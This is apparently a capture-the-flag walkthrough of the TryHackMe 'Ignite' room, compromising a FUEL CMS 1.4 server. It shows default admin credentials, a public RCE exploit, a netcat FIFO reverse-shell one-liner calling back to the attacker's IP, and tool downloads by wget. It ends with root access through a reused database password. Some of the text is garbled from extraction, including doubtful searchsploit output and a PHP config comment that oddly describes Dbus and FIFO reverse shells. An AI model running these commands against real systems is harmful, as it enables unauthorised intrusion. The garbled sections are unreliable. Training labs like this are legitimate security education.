


IGNITE

<https://tryhackme.com/room/ignite>

SCANNING

I ran an **nmap** aggressive scan on the target to identify the open ports and services running.



```
(root㉿kali)-[~/thm/ignite]
# nmap -A -p- 10.10.77.201 --min-rate 10000 -oN ignite.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 01:38 EDT
Nmap scan report for 10.10.77.201
Host is up (0.18s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Welcome to FUEL CMS
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/fuel/
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.95E=4%D=5/11%OT=80%CT=1%CU=43023%PV=Y%DS=2%DC=T%G=Y%TM=682037E
OS:BXP=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10B%TI=Z%CI=I%TS=A)SEQ(SP=1
OS:05%GCD=1%ISR=10C%TI=Z%CI=I%LI=I%TS=A)SEQ(SP=106%GCD=1%ISR=10A%TI=Z%CI=I%
OS:II=I%TS=A)SEQ(SP=106%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=A)SEQ(SP=107%GCD=1%
OS:ISR=10A%TI=Z%CI=I%II=I%TS=A)OPS(O1=M509ST11NW6%O2=M509ST11NW6%O3=M509NN
OS:11NW6%O4=M509ST11NW6%O5=M509ST11NW6%O6=M509ST11NW6%O7=W1+68DFXW2+68DF%W3+6
OS:8DFXW4+68DFXW5+68DFXW6+68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M509NNSNW6%CC=Y%Q
OS:=)T1(R=Y%DF=Y%T=40%W=0%Q=)S1(A=%A+S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%
OS:W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=
OS:)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=
OS:S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RU
OS:CK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

Network Distance: 2 hops

FOOTHOLD

The server only had port 80 open. So I accessed it on my browser and found a CMS called Fuel.

Welcome to FUEL CMS

Version 1.4

Getting Started

1 Change the Apache .htaccess file

Change the Apache .htaccess found at the root of FUEL CMS's installation folder to the proper RewriteBase directory. The default is your web server's root directory (e.g. '/'), but if you have FUEL CMS installed in a sub folder, you will need to add the path to line 5. If you are using the folder it was zipped up from GitHub, it would be `RewriteBase /FUEL-CMS-master/`

When I scrolled to the bottom, I found the admin endpoint and credentials to log in.

Welcome to FUEL CMS

In the `fuel/application/config/config.php` file, change the `$config['sess_save_path']` configuration property to a writable folder above the web root to save session files OR leave it set to `NULL` to use the default PHP setting.

That's it!



To access the FUEL admin, go to:
<http://10.10.77.201/fuel>
User name: **admin**
Password: **admin** (you can and should change this password and admin user information after logging in)

What's Next?

Visit the [1.0 user guide online](#)

[USER GUIDE](#)

I then visited the endpoint and logged in as admin



Welcome to FUEL CMS X FUEL CMS:Pages X fuel cms rce - Google Se... +

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec neo4j

My Website

SITE

- Dashboard
- Pages
- Blocks
- Navigation
- Assets
- Site Variables

MANGE

- Users
- Permissions
- Page Cache
- Activity Log
- Settings

Pages

List Tree Upload Create

No data to display.

Logged in as: admin | Logout

I didn't find anything useful in the CMS so I looked for exploits related to the CMS version.

```
(root㉿kali)-[~/thm/ignite]# searchsploit 'fuel cms 1.4'
[!] Searching for 'fuel cms 1.4' in 13333 sources
[!] Found 13333 results in 0.00 seconds
[!] Exploit Title | Path
[!] Fuel CMS 1.4.1 - Remote Code Execution (1) | linux/webapps/47138.py
[!] Fuel CMS 1.4.1 - Remote Code Execution (2) | php/webapps/49487.rb
[!] Fuel CMS 1.4.1 - Remote Code Execution (3) | php/webapps/50477.py
[!] Fuel CMS 1.4.13 - 'col' Blind SQL Injection (Authenticated) | php/webapps/50523.txt
[!] Fuel CMS 1.4.7 - 'col' SQL Injection (Authenticated) | php/webapps/48741.txt
[!] Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Injection (Authenticated) | php/webapps/48778.txt

Shellcodes: No Results

[!] Exploit: Fuel CMS 1.4.1 - Remote Code Execution (3)
  URL: https://www.exploit-db.com/exploits/50477
  Path: /usr/share/exploitdb/exploits/php/webapps/50477.py
  Codes: CVE-2018-16763
  Verified: False
  File Type: Python script, ASCII text executable
  Copied to: /root/thm/ignite/50477.py

  (gdb) defined !SHOW_DEBUG BACKTRACE=44 SHOW_DEBUG BACKTRACE=TRUE
  Backtrace:
```

I found and downloaded a python exploit that provided RCE.

root@kali:~/thm/ignite

```
(root@kali:~/thm/ignite)
# python 50477.py
usage: python3 50477.py -u <url>

[root@kali:~/thm/ignite]
# python 50477.py -u http://10.10.77.201/
[+]Connecting ...
Enter Command $ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt


Enter Command $pwd
system/var/www/html

Enter Command $which nc
system/bin/nc

Enter Command $
```

The terminal shows a root shell on a Kali Linux system. The user runs a Python script named 50477.py, which connects to a target at 10.10.77.201. The user then lists files in the current directory, checks the current working directory, finds the nc command in /system/bin/nc, and enters a command prompt.

I used the RCE to get a reverse shell.



```
# python 50477.py
usage: python3 50477.py -u <url>

[+]Connecting ...
Enter Command $ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt

Enter Command $pwd
system/var/www/html

Enter Command $which nc
system/bin/nc

Enter Command $rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 10.21.17.140 1234 >/tmp/f
```

```
# rlwrap nc -lnpv 1234
listening on [any] 1234 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.77.201] 57370
bash: cannot set terminal process group (943): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html$
```

After getting a reverse shell, I captured the user flag from the **www-data** user's home directory.

```
www-data@ubuntu:~$ ls
bin dev initrd.img lib64 mnt root snap tmp vmlinuz
boot etc initrd.img.old lost+found opt run srv usr
cdrom home lib media proc sbin sys var
www-data@ubuntu:~$ cd home
cd home
www-data@ubuntu:/home$ ls
ls
www-data
www-data@ubuntu:/home$ cd www-data
cd www-data
www-data@ubuntu:/home/www-data$ ls
ls
flag.txt
www-data@ubuntu:/home/www-data$ cat flag.txt
cat flag.txt
www-data@ubuntu:/home/www-data$
```

PRIVILEGE ESCALATION #1

I transferred LinPEAS on the target to look for privilege escalation vectors.

```
File Actions Edit View Help
root@kali: ~/thm/ignite x root@kali: ~/thm/ignite x root@kali: ~/thm/ignite x root@kali: ~/thm/ignite x
# ls
50477.py  ignite.nmap linpeas.sh revshell.php
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
|
```


```
File Actions Edit View Help
root@kali: ~/thm/ignite x root@kali: ~/thm/ignite x root@kali: ~/thm/ignite x root@kali: ~/thm/ignite x
www-data@ubuntu:/home/www-data$ ls ls
ls
flag.txt
www-data@ubuntu:/home/www-data$ wget 'http://10.21.17.140/linpeas.sh'
wget 'http://10.21.17.140/linpeas.sh'
--2025-05-11 00:03:59-- http://10.21.17.140/linpeas.sh
Connecting to 10.21.17.140:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 840139 (820K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh      100%[=====] 820.45K   194KB/s    in 4.2s
2025-05-11 00:04:04 (194 KB/s) - 'linpeas.sh' saved [840139/840139]

www-data@ubuntu:/home/www-data$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@ubuntu:/home/www-data$ |
```

I then ran the script


```
File Actions Edit View Help
root@kali: ~/thm/ignite x root@kali: ~/thm/ignite x root@kali: ~/thm/ignite x root@kali: ~/thm/ignite x
www-data@ubuntu:/home/www-data$ ./l./linpeas.sh
./linpeas.sh
```



It found hardcoded credentials inside a backup file.

```
Analyzing Backup Manager Files (limit 70)
-rwxrwxrwx 1 root root 4646 Jul 26 2019 /var/www/html/fuel/application/config/database.php
|     ['password'] The password used to connect to the database
|     ['database'] The name of the database you want to connect to
|     'password' => 'mememe',
|     'database' => 'fuel_schema',
Analyzing Postfix Files (limit 70)
-rw-r--r-- 1 root root 694 May 18 2016 /usr/share/bash-completion/completions/postfix
```

I manually visited the file and found that the password belonged to the root user.




```
root@kali:~/thm/ignite x root@kali:~/thm/ignite x
www-data@ubuntu:/var/www/html/fuel/application/config$ cat database.php
cat database.php
<?php
defined('BASEPATH') OR exit('No direct script access allowed');

/*
 * DATABASE CONNECTIVITY SETTINGS
 *
 * This file will contain the settings needed to access your database.
 *
 * For complete instructions please consult the 'Database Connection' page of the User Guide.
 */

/* EXPLANATION OF VARIABLES
 *
 *      -> [object path] The address of the Dbus interface. There are several formats of sending
 *      -> [object path] A software used by systems to make communications between applications easily.
 *      -> [object path] It's related to Message Queue (messages are ordered in sequence) but in Message Bus the messages
 *      -> [object path] are sending in a subscription model and also very quick.
 *
 *      -> [object path] A command to interface in the name of a file ('string'). This is to call the object path again where
 *      -> [object path] it is a system message, not a session message (by default).
 *
 *      -> [object path] Tag is used to print our message appropriately and receives any replies in a human-
 *      -> [object path] readable format.
 *
 *      -> [object path] The address of the Dbus Interface-Block. The address of the Dbus interface.
 *
 *      -> [object path] Type of message we like to send to the interface. There are several forms of sending
 *      -> [object path] messages like: string, bytes, boolean, int, object. Out of this, the "object path" is useful when we
 *      -> [object path] want to send a path of a file to the Dbus interface. We can use a special file (FIFO) in this case to pass
 *      -> [object path] a command to interface in the name of a file ('string'). This is to call the object path again where
 *      -> [object path] we place of FIFO reverse shell file command.
 *
 *      Note that in this much block, it looks like the first part ('busctl') references the service object
 *      and the last part ('object') references the method name.
 */
$active_group = 'default';
$query_builder = TRUE;

$db['default'] = array(
    'dsn'        => '',
    'hostname'   => 'localhost',
    'username'   => 'root',
    'password'   => 'mememe',
    'database'   => 'fuel_schema',
    'dbdriver'   => 'mysqli',
    'dbprefix'   => '',
    'pconnect'   => FALSE,
    'db_debug'   => (ENVIRONMENT != 'production'),
    'cache_on'   => FALSE,
    'cachefile'  => '',
    'char_set'   => 'utf8',
    'dbcollat'   => 'utf8_general_ci',
    'swap_pre'   => '',
    'encrypt'   => FALSE,
    'compress'  => FALSE,
    'stricton'  => FALSE,
    'failover'   => array(),
);


```




```
root@kali:~/thm/ignite x root@kali:~/thm/ignite x
| make active. By default there is only one group (the 'default' group).
|
| The $query_builder variables lets you determine whether or not to load
| the query builder class.
*/
$active_group = 'default';
$query_builder = TRUE;

$db['default'] = array(
    'dsn'        => '',
    'hostname'   => 'localhost',
    'username'   => 'root',
    'password'   => 'mememe',
    'database'   => 'fuel_schema',
    'dbdriver'   => 'mysqli',
    'dbprefix'   => '',
    'pconnect'   => FALSE,
    'db_debug'   => (ENVIRONMENT != 'production'),
    'cache_on'   => FALSE,
    'cachefile'  => '',
    'char_set'   => 'utf8',
    'dbcollat'   => 'utf8_general_ci',
    'swap_pre'   => '',
    'encrypt'   => FALSE,
    'compress'  => FALSE,
    'stricton'  => FALSE,
    'failover'   => array(),
);


```

I switched to root user and captured the root flag from /root .



```
root@ubuntu:~# su su root
su root
Password: mememe
root@ubuntu:~# cd /root
cd /root
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~# cat root.txt
cat root.txt
b'____'
```

PRIVILEGE ESCALATION #2

I transferred linux exploit suggester on the target and ran it.

```
www-data@ubuntu:/home/www-data$ wget "http://10.21.17.140/les.sh"
wget "http://10.21.17.140/les.sh"
--2025-05-11 01:21:08-- http://10.21.17.140/les.sh
Connecting to 10.21.17.140:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 90858 (89K) [text/x-sh]
Saving to: 'les.sh'

les.sh          100%[=====] 88.73K 52.8KB/s   in 1.7s

2025-05-11 01:21:10 (52.8 KB/s) - 'les.sh' saved [90858/90858]

www-data@ubuntu:/home/www-data$ chmod +x les.sh
chmod +x les.sh
www-data@ubuntu:/home/www-data$ ./les.sh
./les.sh

Available information:

Kernel version: 4.15.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 16.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS
```

